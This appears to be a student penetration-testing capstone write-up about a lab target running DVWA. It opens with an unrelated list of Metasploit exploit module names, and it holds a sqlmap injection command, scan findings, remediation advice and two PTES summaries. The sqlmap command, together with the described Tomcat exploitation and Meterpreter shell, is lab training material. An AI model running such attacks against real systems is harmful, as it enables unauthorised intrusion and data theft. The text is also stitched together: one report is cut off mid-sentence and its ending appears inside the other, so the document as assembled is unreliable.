linux/browser/adobe_flashplayer_aslaunch	2008-12-17	good	Adobe Flash Player ActionScript Launch Command Execution Vul
linux/ftp/proftpd_sreplace	2006-11-26	great	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
linux/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
linux/games/ut2004_secure	2004-06-18	good	Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/accellion_fta_getstatus_oauth	2015-07-10	excellent	Accellion FTA getStatus verify_oauth_token Command Execution
linux/http/advantech_switch_bash_env_exec	2015-12-01	excellent	Advantech Switch Bash Environment Variable Code Injection (S
linux/http/airties_login.cgi_bof	2015-03-31	normal	Airties login.cgi Buffer Overflow
linux/http/alcatel_omnipcx_mastercgi_exec	2007-09-09	manual	Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Comman
linux/http/allenvault_sql_exec	2014-04-24	excellent	AllenVault OSSIM SQL Injection and Remote Code Execution
linux/http/astium_sql_upload	2013-09-17	manual	Astium Remote Code Execution
linux/http/belkin_login_bof	2014-05-09	normal	Belkin Play N750 login.cgi Buffer Overflow
linux/http/centreon_sql_exec	2014-10-15	excellent	Centreon SQL and Command Injection

4. Capstone Project — Full VAPT Cycle

Objective

To perform an end-to-end penetration testing simulation that includes reconnaissance, scanning, exploitation, post-exploitation, and reporting using Kali Linux tools, and to produce professional documentation including technical PTES reports and non-technical executive summaries.

SQL Injection Testing with sqlmap

Command Used

```
sqlmap -u "http://192.168.78.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=test; security=low" \
--dbs
```

OpenVAS Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-05-15 12:00:00	192.168.78.133	SQL Injection	Exploitation
2026-05-15 12:20:00	192.168.78.133	Weak Credentials	Enumeration
2026-05-15 12:40:00	192.168.78.133	XSS	Exploitation
2026-05-15 13:00:00	192.168.78.133	Outdated Apache	Vulnerability Analysis

Remediation Recommendations

Vulnerability	Recommendation
SQL Injection	Use parameterized queries and input validation
XSS	Implement output encoding and sanitization
Weak Passwords	Enforce strong password policy



Vulnerability Recommendation

Outdated Services Patch and update vulnerable software

Exposed Services Restrict unnecessary ports using firewall rules

200-Word PTES Report

The VAPT assessment against target 192.168.78.133 followed the PTES methodology including reconnaissance, scanning, exploitation, post-exploitation, and reporting phases. Initial reconnaissance identified exposed services such as FTP, SSH, Apache HTTP, MySQL, and Apache Tomcat. Enumeration activities revealed default credentials and vulnerable web applications including DVWA.

During the exploitation phase, SQL injection vulnerabilities were successfully identified and exploited using sqlmap. Metasploit was used to exploit the Tomcat Manager interface through weak credentials, resulting in remote code execution and Meterpreter shell access. Additional findings included weak authentication practices, exposed administrative services, and outdated software components.

Post-exploitation activities demonstrated successful privilege escalation and evidence collection procedures. File integrity validation was performed using SHA256 hashing to preserve collected artifacts. Vulnerability scanning through OpenVAS confirmed the presence of exploitable weaknesses and misconfigurations.

The assessment concluded that the target system contains multiple critical vulnerabilities that could allow attackers to gain unauthorized access, execute arbitrary commands, and compromise sensitive data. Immediate remediation through patching, credential hardening, secure coding practices, and network segmentation

100-Word PTES Report

A security assessment was performed on the target system to identify potential weaknesses. The testing revealed that the application is vulnerable to SQL Injection and Cross-Site Scripting attacks. These issues could allow an attacker to access or manipulate sensitive data. The vulnerabilities were identified using automated scanning and manual testing techniques in a controlled lab environment. To reduce risk, it is recommended to improve input validation, secure database queries, and implement additional security monitoring. After applying fixes, the system should be retested to ensure all vulnerabilities are resolved and no further security gaps remain. is strongly recommended.